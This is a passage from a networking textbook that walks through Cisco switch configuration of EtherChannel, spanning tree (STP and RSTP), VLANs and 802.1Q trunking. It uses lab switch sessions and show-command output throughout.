
```
IOU2(config-if-range)# channel-group 10 mode passive
Creating a port-channel interface Port-channel 10
```

As expected, after IOU2 is configured, you receive another message stating that the port channel is now up:

```
*Dec 23 06:40:18.171: %LINEPROTO-5-UPDOWN: Line protocol on Interface Port-channel10,
changed state to up
```

■ **Note** The `show etherchannel` command can be used to display port channel information after configuration. Always remember to save the configuration!

The following output displays information such as the group state, which shows whether the EtherChannel is layer 2 (L2) or layer 3 (L3), as well as the protocol being used. See the following results of the show `etherchannel` command:

```
IOU1#sh ether?
etherchannel  ethernet

IOU1#show etherchannel
               Channel-group listing:
               ----------------------
Group: 10
----------
Group state = L2
Ports: 3   Maxports = 16
Port-channels: 1 Max Port-channels = 16
Protocol:   LACP
Minimum Links: 0
```

This configuration allows you to send data only for VLAN 100 over the EtherChannel link. To pass traffic for all VLANs, you must configure the *switchport* as a *trunk* because access ports only send traffic for one VLAN.

The second example is PAgP EtherChannel layer 3 configuration (see Figure 5-3).

Figure 5-3. *PAgP EtherChannel*

In this example, interfaces Ethernet0/0, Ethernet0/1, and Ethernet0/2 (on IOU1 and IOU2) must be aggregated to create a layer 3 EtherChannel using PAgP, with the desirable mode on IOU1 and auto mode on IOU2. See the following configuration:

```
IOU1
IOU1#conf terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU1(config)# interface port-channel 12
```

The `no switchport` command is used because you want the port channel interface to be configured as a layer 3 interface on which you can directly configure an IP address:

```
IOU1(config-if)# no switchport
IOU1(config-if)# ip address 192.168.33.1 255.255.255.0
IOU1(config-if)# interface range ethernet0/0 - 2
IOU1(config-if-range)# no shut
IOU1(config-if-range)# no switchport
IOU1(config-if-range)# no ip address
IOU1(config-if-range)# channel-group 12 mode desirable
IOU1(config-if-range)# end
```

The following message states that the remote port on IOU2, which is connected to port E0/1 on IOU1, is not configured to support a PAgP port channel:

```
*Dec 23 06:48:19.714: %EC-5-L3DONTBNDL1: Et0/1 suspended: PAgP not enabled on the remote
port.

IOU1#sh etherchannel
                Channel-group listing:
                ----------------------

Group: 1
----------
Group state = L3
Ports: 3   Maxports = 8
Port-channels: 1 Max Port-channels = 1
Protocol:   PAgP
Minimum Links: 0

IOU2
IOU2#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU2(config)# interface port-channel 12
IOU2(config-if)# no switchport
```

The IP address is set by using the `ip address` command followed by the subnet mask of the network:

```
IOU2(config-if)# ip address 192.168.33.2 255.255.255.0
IOU2(config-if)# interface range ethernet0/0 - 2
IOU2(config-if-range)#no shut
IOU2(config-if-range)# no switchport
IOU2(config-if-range)# no ip address
IOU2(config-if-range)# channel-group 12 mode auto
IOU2(config-if-range)# end
```

■ **Note** The `no switchport` command is used to change an interface from layer 2 mode to layer 3 mode.

Spanning Tree Protocol

The Spanning Tree Protocol (STP) is designed to restrict where a switch can forward frames, preventing loops in a redundant switched Ethernet local area network. STP was created because some switches would forward frames in a LAN indefinitely without intervention. While enabled, STP allows switches to block ports, which prevents them from forwarding frames if there are redundant links. Intelligent choices are made with respect to blocking ports:

- STP is made so that frames cannot loop forever or indefinitely.
- STP restricts frames from being looped continuously by checking each interface to determine if it is in a blocking state. If it is in a blocking state, all traffic is blocked, and no frames will be sent or received on that interface.

Why Do You Need STP?

Without STP, Ethernet frames could potentially loop around the network forever, if LAN connections never failed. A broadcast storm is created when a frame loops continuously. It can saturate all network links, which can impact end users by making end devices process a large number of broadcast frames.

How STP Works

STP decides which ports or interfaces should be placed in a forwarding state, with the remaining placed in a blocking state. Interfaces in a forwarding state send and receive frames, and those in a blocking state do not.

STP chooses to elect a root switch in which all its ports are placed in the forwarding state. The election process is called a *root bridge election*.

A root bridge must be selected. The root bridge of the spanning tree is the bridge with the lowest bridge ID (BID). The bridge ID is a combination of a priority number and a MAC address. The default bridge priority is 32768, which can be configured in multiples of 4096. An example bridge ID is 32768.0000.1111.2222. If two switches have the same priority, then the switch with the lowest MAC address will be the root bridge. For example, if two switches have a priority of 32768 and switch 1 has a MAC address of 0000.2222.2222 and switch 2 has MAC address 0000.2222.3322, then switch 1 is selected as the root bridge.

After the root bridge is chosen, every bridge calculates the cost of each possible path from itself to the root to determine the least-cost path to the root. All other ports that are not a root port of the designated switch are disabled and put in a blocking state.

AU1

Bridge Protocol Data Units

Each bridge needs knowledge of the entire network to determine port states, including root, blocked, or designated. Information is exchanged in Bridge Protocol Data Units (BPDUs) that contain information regarding bridge IDs and root path costs. The BPDU frame's destination address is STP multicast address 01:80:c2:00:00:00; its source address on the port is the MAC address of the switch.

There are two types of BPDUs:

- A configuration BPDU for spanning tree computation
- A topology change notification (TCN) BPDU that notifies the network of topology changes

BPDUs are transferred by default every two seconds to notify switches of network changes and to stop forwarding at disabled ports.

Let's look at an example BPDU packet in Figure 5-4.




Figure 5-4. *Captured BPDU packet*

In Figure 5-4, you can see that the protocol is spanning tree and that the port role of the switch that sent this packet is designated. The BPDU is an Ethernet 802.3 frame. Note that the destination address is a multicast spanning tree address. Also take note of the root, bridge, and port identifiers. In Figure 5-4, we also see that this packet does not contain any topology changes. STP has many port states. Table 5-3 displays the switchport states in STP.

Table 5-3. *STP Switchport States*

Blocking	**No data can be sent or received from this port unless other links fail, and STP may transition the port to the forwarding state. Looped paths are prevented by blocking a port.**
Listening	In this state, the switch can process BPDUs and does not forward frames or populate its MAC address table.
Learning	The switch in this state does not forward frames, but it does learn source addresses from the BPDU frames received. It does not forward frames, but it does store MAC addresses in its table.
Forwarding	A port in this state can send and receive BPDU frames.
Disabled	The network administrator manually disabled a port.

Rapid Spanning Tree Protocol

Rapid Spanning Tree Protocol (RSTP) was developed to allow switches to quickly transition into a forwarding state to prevent delays when hosts are connected to a switch or when a topology change has occurred. STP can take 30–50 seconds to respond to a topology change, whereas RSTP can respond to topology changes within milliseconds. Tables 5-4 and 5-5 list and define the RSTP switchport states and roles.

Table 5-4. *RSTP Switchport Roles*

Root	**The best port from non-root to root bridge; a forwarding port.**
Designated	A forwarding port for all LAN segments.
Alternate	An alternate path to the root bridge; different from the path using the root port.
Backup	A backup path to a segment where a bridge port connects.
Disabled	A manually disabled port by a network administrator.

Table 5-5. *RSTP Switchport States*

Discarding	**No data can be sent over a port in this state.**
Learning	The port is not forwarding BPDU frames but is populating its MAC address table.
Forwarding	A fully operational port.

The third example is Rapid Spanning Tree Protocol (RSTP) configuration (see Figure 5-5).




Figure 5-5. *RSTP diagram*

This exercise covers configuring and verifying the RSTP.

Switch 1

```
IOU1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
```

The spanning-tree mode `rapid-pvst` command enables STP:

```
IOU1(config)#spanning-tree mode rapid-pvst
IOU1(config)#interface range e0/0 - 1
```

The `spanning-tree portfast` command sets the interfaces specified to portfast:

```
IOU1(config-if-range)#spanning-tree portfast
```

You will get a warning message about enabling portfast on trunk links:

```
%Warning: portfast should only be enabled on ports connected to a single
 host. Connecting hubs, concentrators, switches, bridges, etc... to this
 interface  when portfast is enabled, can cause temporary bridging loops.
 Use with CAUTION

%Portfast will be configured in 4 interfaces due to the range command
 but will only have effect when the interfaces are in a non-trunking mode.
```

Switch 2

```
IOU2#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
IOU2(config)#spanning-tree mode rapid-pvst
IOU2(config)#interface range e0/0 - 1
IOU2(config-if-range)#spanning-tree portfast
IOU2(config-if-range)# no shut
```

Switch 3

```
IOU3#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
IOU3(config)#spanning-tree mode rapid-pvst
IOU3(config)#interface range e0/0 - 1
IOU3(config-if-range)#spanning-tree portfast
IOU3(config-if-range)#no shut
IOU3(config-if-range)#end
```

Switch 1 is the root bridge.

The `show spanning-tree` command can be used to display information about STP, including the root ID, bridge ID, and the interfaces running STP:

```
IOU1#sh spanning-tree

VLAN0001
  Spanning tree enabled protocol rstp
  Root ID    Priority    32769
             Address     aabb.cc00.0100
             This bridge is the root
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    32769  (priority 32768 sys-id-ext 1)
             Address     aabb.cc00.0100
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time  300 sec

Interface           Role Sts Cost      Prio.Nbr Type
------------------- ---- --- --------- -------- --------------------------
Et0/0               Desg FWD 100       128.1    Shr
Et0/1               Desg FWD 100       128.2    Shr Edge
```

Currently, switch 1 is the root switch. Now you can force switch 3 to become the root switch. This can be done in two ways: you can set the priority of the VLAN to a much lower value by using the `priority` command, or you can force the switch by using the `primary` command:

```
IOU3#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU3(config)#spanning-tree vlan 1 priority 4096
IOU3(config)#end
IOU3#show spanning-tree

VLAN0001
  Spanning tree enabled protocol rstp
  Root ID    Priority    4097
             Address     aabb.cc00.0300
             This bridge is the root
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
```

```
  Bridge ID  Priority    4097   (priority 4096 sys-id-ext 1)
             Address     aabb.cc00.0300
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time 300

Interface           Role Sts Cost      Prio.Nbr Type
------------------- ---- --- --------- -------- --------------------------
Et0/0               Desg FWD 100       128.1    Shr Edge
Et0/1               Desg LRN 100       128.2    Shr
```

Now set up switch 2 to be the root bridge using the `primary` command:

```
IOU2#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU2(config)#spanning-tree vlan 1 root primary
IOU2(config)#end
IOU2#show spanning-tree vlan 1

VLAN0001
  Spanning tree enabled protocol rstp)
  Root ID    Priority    4097
             Address     aabb.cc00.0200
             This bridge is the root
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    4097   (priority 4096 sys-id-ext 1)
             Address     aabb.cc00.0200
             Hello Time   2 sec  Max Age 20 sec  Forward Delay 15 sec
             Aging Time 300

Interface           Role Sts Cost      Prio.Nbr Type
------------------- ---- --- --------- -------- --------------------------
Et0/0               Desg BLK 100       128.1    Shr
Et0/1               Desg FWD 100       128.2    Shr
```

■ **Note** Portfast is enabled on the access ports. This enables ports to go straight to a forwarding state, meaning the ports will instantly come up. Do not enable on trunk ports; this may cause issues with switching loops.

Virtual Logical Network (VLAN)

Consider the following example. You have an airline membership and have reached "gold" status. As a result, you can enter your airline's lounge when you travel. Now let's say that you work for a company that sends you to another state to conduct business, but your company books you on a different airline. When you try to go into its lounge, you are denied access. Liken this situation to your airline belonging to one

VLAN and the airline your company booked your flight on as a different VLAN. You don't have the correct VLAN tag information for the person working at the front desk (Cisco switch) to let you pass through and forward you to the lounge. This is how VLANs function on a switch.

Switches break up collision domains, and routers break up broadcast domains. A switch can break up broadcast domains by using a VLAN. A VLAN is a logical grouping of subnetworks that define which ports correspond to certain other ports. VLANs allow network administrators to break down broadcast domains into sub-broadcast domains. Normally a switch's broadcast packet is transmitted out of each interface and to all devices in the network. By using VLANs, you restrict all ports and devices from receiving unnecessary frames.

VLAN benefits:

- Network administrators can logically separate user traffic by floor or job role.
- Only users in the same VLAN can communicate with one another.
- VLANs improve network security.

All switches have VLAN 1, and this cannot be changed or deleted. Cisco recommends this VLAN only be used for a workgroup because it is an administrative VLAN.

Switches need to be able to track all the VLANs and know which links they should be forwarded out of. How does the switch know which VLAN to forward frames to?

There are two scenarios:

- The Ethernet frame arrives at an access port; the interface's VLAN will be used.
- The Ethernet frame arrives at a trunk port; the VLAN inside the frame's trunking header will be used.

When a switch receives a frame, it reviews its MAC address table to see if the sender is listed. If the sender is not in the table, the source MAC address, the sender's interface, and the VLAN ID are added.

The switch then looks for the destination's MAC address in the MAC address table, but only for the VLAN ID.

If the MAC address of the destination is located, the Ethernet frame is forwarded out of the interface listed in the MAC address table.

If the MAC address is not found, the frame is then flooded out of all interfaces in that same VLAN and all trunk ports that this VLAN is a part of.

VLANs have the advantage of allowing you to separate users by departments. Network administrators can separate VLANs by management, sales, finance, HR, and so on. Anytime you need to add a user to one department, all you need to do is add them to the VLAN of that department.

There are two different types of ports:

- *Access ports*: These ports support a maximum of one data VLAN and one voice VLAN. VLAN information is removed from a frame before it is sent to an access device. Devices connected to access ports cannot communicate with devices outside of their VLAN unless the packet has been routed to it.
- *Trunk ports*: Trunk ports allow a single port to be traversed by multiple VLANs.

VLAN Configuration

Company ABC is setting up VLANs for two departments, HR and sales. You must create two VLANs to support 12 users in each department, as well as configure a voice VLAN for 20 IP phones.

Now you can see the subnetting exercises coming back to haunt us. You know that you need two /28s to support 12 users in each VLAN. Figure 5-6 is used in this example.

```
HR
VLAN 100
IP address: 192.168.1.0 255.255.255.240
We choose the highest usable IP address for the VLAN IP on the switch.
VLAN IP: 192.168.1.14

Sales
VLAN 200
IP address: 192.168.1.16 255.255.255.240
VLAN IP: 192.168.1.30

Voice VLAN 800
IP address: 192.168.2.0 255.255.255.224
VLAN IP: 192.168.2.30
```





Figure 5-6. *VLAN example diagram*

IOU1 Configuration

This section provides an example configuration of a VLAN.

```
IOU1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU1(config)#interface vlan 100
```

The `interface vlan 100` command takes you to the VLAN configuration menu.

```
IOU1(config-if)#ip address 192.168.1.14 255.255.255.240
IOU1(config-if)#description HR Data VLAN
```

The description command can be used to set descriptions on an interface to help future troubleshooting issues or for when you need to locate an interface.

```
IOU1(config-if)#interface vlan 200
IOU1(config-if)#description Sales Data VLAN
IOU1(config-if)#ip address 192.168.1.30 255.255.255.240
IOU1(config-if)#interface vlan 800
IOU1(config-if)#desc Voice VLAN
```

Notice the description command is shortened to desc and the switch recognizes that it is the description command.

```
IOU1(config-if)#ip address 192.168.2.30 255.255.255.224
IOU1(config-if)#int range e0/0 - 1
IOU1(config-if-range)#no shut
IOU1(config-if-range)#switchport access vlan 200
```

The switchport command lets the switch know that this is not a routed port, but an access port; the access command is used for all data VLANs whether it is a printer, a scanner, or a workstation.

```
IOU1(config-if-range)#switchport voice vlan 800
```

The voice command tells the switch that a VoIP phone is being attached to the port.

```
IOU1(config-if-range)#int range e0/2 - 3
IOU1(config-if-range)#no shut
IOU1(config-if-range)#switchport access vlan 100
IOU1(config-if-range)#switchport voice vlan 800
```

■ **Note** An interface cannot be configured with two data VLANs. Two data VLANs cannot exist on the same access port. A voice and data VLAN can be assigned to a single access port by tethering the phone to the workstation.

The show vlan brief command displays the active ports in each VLAN:

```
IOU1#show vlan brief

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Et1/0, Et1/1, Et1/2, Et1/3
100  VLAN0100                         active    Et0/2, Et0/3
200  VLAN0200                         active    Et0/0, Et0/1
800  VLAN0800                         active    Et0/0, Et0/1, Et0/2, Et0/3
```

There are times when you will type `show ip interface brief` to see the status of your interfaces, and the VLAN will display down/down. In this instance, the VLAN has not been added to the database; sometimes you need to add it to the database. Even though the `switchport access vlan` command has been used on the port and it is up, the VLAN never comes up:

```
IOU1#sh ip interface brief
Interface              IP-Address      OK? Method Status                Protocol
Ethernet0/0            unassigned      YES unset  up                    up
Ethernet0/1            unassigned      YES unset  up                    up
Ethernet0/2            unassigned      YES unset  up                    up
Ethernet0/3            unassigned      YES unset  up                    up
Vlan100                192.168.1.14    YES manual down                  down
Vlan200                192.168.1.30    YES manual down                  down
Vlan800                192.168.2.30    YES manual down                  down
```

You will use the `show vlan` command to show that our VLANs 100, 200, and 800 are not listed in the switch:

```
IOU1#show vlan

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------------
1    default                          active    Et0/1, Et1/0, Et1/1, Et1/2
                                                Et1/3
1002 fddi-default                     act/unsup
1003 token-ring-default               act/unsup
1004 fddinet-default                  act/unsup
1005 trnet-default                    act/unsup

VLAN Type  SAID       MTU   Parent RingNo BridgeNo Stp  BrdgMode Trans1 Trans2
---- ----- ---------- ----- ------ ------ -------- ---- -------- ------ ------
1    enet  100001     1500  -      -      -        -    -        0      0
1002 fddi  101002     1500  -      -      -        -    -        0      0
1003 tr    101003     1500  -      -      -        -    -        0      0
1004 fdnet 101004     1500  -      -      -        ieee -        0      0
1005 trnet 101005     1500  -      -      -        ibm  -        0      0

Primary Secondary Type              Ports
------- --------- ----------------- ------------------------------------
```

Since VLANs were not in the VLAN database, you must create the VLANs on the switch. First, in privileged exec mode, type the `vlan database` command, which allows you to edit the VLAN database:

```
IOU1#vlan database
% Warning: It is recommended to configure VLAN from config mode,
  as VLAN database mode is being deprecated. Please consult user
  documentation for configuring VTP/VLAN in config mode.
```

Using the ?, you can see the options while in VLAN database mode:

```
IOU1(vlan)# ?
VLAN database editing buffer manipulation commands:
  abort  Exit mode without applying the changes
  apply  Apply current changes and bump revision number
  exit   Apply changes, bump revision number, and exit mode
  no     Negate a command or set its defaults
  reset  Abandon current changes and reread current database
  show   Show database information
  vlan   Add, delete, or modify values associated with a single VLAN
  vtp    Perform VTP administrative functions.
```

To add VLANs 100, 200, and 800 to our database, you will use the `vlan` command:

```
IOU1(vlan)#vlan 100
VLAN 100 added:
    Name: VLAN0100
IOU1(vlan)#vlan 200
VLAN 200 added:
    Name: VLAN0200
IOU1(vlan)#vlan 800
VLAN 800 added:
    Name: VLAN0800
IOU1(vlan)#exit
APPLY completed.
Exiting....
IOU1#
```

Now that you have completed adding VLANs 100, 200, and 800, let's use the `show ip interface brief` command to see if our VLANs are up:

```
IOU1#sh ip interface brief
Interface              IP-Address      OK? Method Status          Protocol
Ethernet0/0            unassigned      YES unset  up                  up
Ethernet0/1            unassigned      YES unset  up                  up
Ethernet0/2            unassigned      YES unset  up                  up
Ethernet0/3            unassigned      YES unset  up                  up
Vlan100                192.168.1.14    YES manual up                  up
Vlan200                192.168.1.30    YES manual up                  up
Vlan800                192.168.2.30    YES manual up                  up
```

With the `show vlan` command, you can see that the name of the VLAN has the number you created for the VLAN:

```
IOU1#sh vlan

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------
1    default                          active    Et0/1, Et1/0, Et1/1, Et1/2
                                                Et1/3
100  VLAN0100                         active    Et0/2
200  VLAN0200                         active    Et0/3
800  VLAN0800                         active    Et0/2
1002 fddi-default                     act/unsup
1003 token-ring-default               act/unsup
1004 fddinet-default                  act/unsup
1005 trnet-default                    act/unsup

VLAN Type  SAID       MTU   Parent RingNo BridgeNo Stp  BrdgMode Trans1 Trans2
---- ----- ---------- ----- ------ ------ -------- ---- -------- ------ ------
1    enet  100001     1500  -      -      -        -    -        0      0
100  enet  100100     1500  -      -      -        -    -        0      0
200  enet  100200     1500  -      -      -        -    -        0      0
800  enet  100800     1500  -      -      -        -    -        0      0
1002 fddi  101002     1500  -      -      -        -    -        0      0
1003 tr    101003     1500  -      -      -        -    -        0      0
1004 fdnet 101004     1500  -      -      -        ieee -        0      0
1005 trnet 101005     1500  -      -      -        ibm  -        0      0
```

You can also name the VLAN, as shown in the following example:

```
IOU1(config)#vlan 100
IOU1(config-vlan)#name ?
  WORD  The ascii name for the VLAN
IOU1(config-vlan)#name DATALAN
```

Now when you run the `show vlan` command, you can see our VLAN named DATALAN:


```
IOU1#sh vlan

VLAN Name                             Status    Ports
---- -------------------------------- --------- -------------------------
1    default                          active    Et0/0, Et0/1, Et0/2, Et0/3
                                                Et1/0, Et1/1, Et1/2, Et1/3
100  DATALAN                          active
1002 fddi-default                     act/unsup
1003 token-ring-default               act/unsup
1004 fddinet-default                  act/unsup
1005 trnet-default                    act/unsup
```

Trunking

How can you permit multiple VLANs to travel on one port? Trunk ports carry multiple VLANs between two switches. Trunk ports are a part of multiple VLANs.


How does the trunk port keep track of which VLAN is which and how to forward packets correctly? Each frame received is tagged with a VLAN ID. A switch tags a frame with an identifier before forwarding to the trunk link. Once received on the trunk link, the switch locates the VLAN ID and matches this with the information in its table and then removes the VLAN ID before forwarding to the access device. The VLAN ID can be seen in the packet capture in Figure 5-7.



this figure will be printed in b/w

Figure 5-7. *VLAN packet capture*

Company ABC is setting up VLANs for two departments, HR and sales. Create two VLANs to support 12 users in each department. Also, both the HR and sales VLANs are spread over multiple floors and must use different switches. You must trunk the interfaces connecting the switches to allow for both VLANs to traverse the core switch IOU1. Figure 5-8 is used in the next example.



this figure will be printed in b/w

Figure 5-8. *802.1Q VLAN diagram*

The following configuration is the answer to the question about permitting multiple VLANs on one port:

```
IOU1
HR
VLAN 100
IP address: 172.16.1.0 255.255.255.240
We choose the highest usable IP address for the VLAN IP on the switch.
VLAN IP: 172.16.1.14

Sales
VLAN 200
IP address: 172.16.1.16 255.255.255.240
VLAN IP: 172.16.1.30

Voice VLAN 800
IP address: 172.16.2.0 255.255.255.224
VLAN IP: 172.16.2.30

IOU2
HR
VLAN 100
IP address: 172.16.3.0 255.255.255.240
We choose the next highest usable IP address for the VLAN IP on the switch.
VLAN IP: 172.16.3.14

IOU2
Sales
VLAN 200
IP address: 172.16.4.0 255.255.255.240
We choose the next highest usable IP address for the VLAN IP on the switch.
VLAN IP: 172.16.4.14
```

The `switchport mode trunk` command turns the access port into a trunk port:

```
IOU3(config-if)#switchport mode trunk
```

The `switchport trunk allowed vlan` command lets you restrict which VLANs are allowed or not allowed to propagate through the trunk port. By default, this command allows all VLANs unless stated:

```
IOU3(config-if)#switchport trunk allowed vlan ?
  WORD    VLAN IDs of the allowed VLANs when this port is in trunking mode
  add     add VLANs to the current list
  all     all VLANs
  except  all VLANs except the following
  none    no VLANs
  remove  remove VLANs from the current list
```

The `switchport trunk` command displays other commands that are available to the administrator, including encapsulation:

```
IOU3(config-if)#switchport trunk ?
  allowed        Set allowed VLAN characteristics when interface is in trunking
                 mode
  encapsulation  Set trunking encapsulation when interface is in trunking mode
  native         Set trunking native characteristics when interface is in
                 trunking mode
  pruning        Set pruning VLAN characteristics when interface is in trunking
                 mode
```

The `switchport trunk encapsulation` command lets you choose which encapsulation you would like to use. The `dot1q` command is most widely used because `isl` encapsulation is only used for Cisco devices since it's proprietary:

```
IOU3(config-if)#switchport trunk encapsulation ?
  dot1q      Interface uses only 802.1q trunking encapsulation when trunking
  isl        Interface uses only ISL trunking encapsulation when trunking
  negotiate  Device will negotiate trunking encapsulation with peer on
             interface
```

Trunk Configuration

This section provides an example trunk configuration for a switch:

```
IOU1
IOU1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU1(config)#interface vlan 100
IOU1(config-if)#ip address 172.16.1.14 255.255.255.240
IOU1(config-if)#description HR Data VLAN
IOU1(config-if)#interface vlan 200
IOU1(config-if)#description Sales Data VLAN
IOU1(config-if)#ip address 172.16.1.30 255.255.255.240
IOU1(config-if)#interface vlan 800
IOU1(config-if)#desc Voice VLAN
IOU1(config-if)#ip address 172.16.2.30 255.255.255.224
IOU1(config-if)#int range e0/0 - 1
IOU1(config-if-range)#no shut
IOU1(config-if-range)#switchport access vlan 200
IOU1(config-if-range)#switchport voice vlan 800
IOU1(config-if-range)#int range e0/2 - 3
IOU1(config-if-range)#no shut
IOU1(config-if-range)#switchport access vlan 100
IOU1(config-if-range)#switchport voice vlan 800
IOU1(config)#interface ethernet1/0
IOU1(config-if)#switchport trunk allowed vlan 200,800
IOU1(config-if)#switchport trunk encapsulation dot1q
IOU1(config-if)#switchport mode trunk
IOU1(config-if)#no shut
```

```
IOU1(config-if)#interface ethernet1/1
IOU1(config-if)#switchport trunk allowed vlan 100,800
IOU1(config-if)#switchport trunk encapsulation dot1q
IOU1(config-if)#switchport mode trunk
IOU1(config-if)#no shut

IOU2
IOU2#conf terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU2(config)#interface vlan 100
IOU2(config-if)#ip address 172.16.3.14 255.255.255.240
IOU2(config-if)#no shut
IOU2(config-if)#desc HR Data VLAN
IOU2(config-if)#int e0/0
IOU2(config-if)#no shut
IOU2(config-if)#switchport trunk allowed vlan 100,800
IOU2(config-if)#switchport trunk encapsulation dot1q
IOU2(config-if)#switchport mode trunk
IOU2(config-if)#int e0/1
IOU2(config-if)#no shut

IOU2(config-if)#switchport access vlan 100
IOU3
IOU3#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU3(config)#interface vlan 200
IOU3(config-if)#ip address 172.16.4.14 255.255.255.240
IOU3(config-if)#no shut
IOU3(config-if)#desc Sales Data VLAN
IOU3(config-if)#int e0/0
IOU3(config-if)#no shut
IOU3(config-if)#switchport trunk allowed vlan 200,800
IOU3(config-if)#switchport trunk encapsulation dot1q
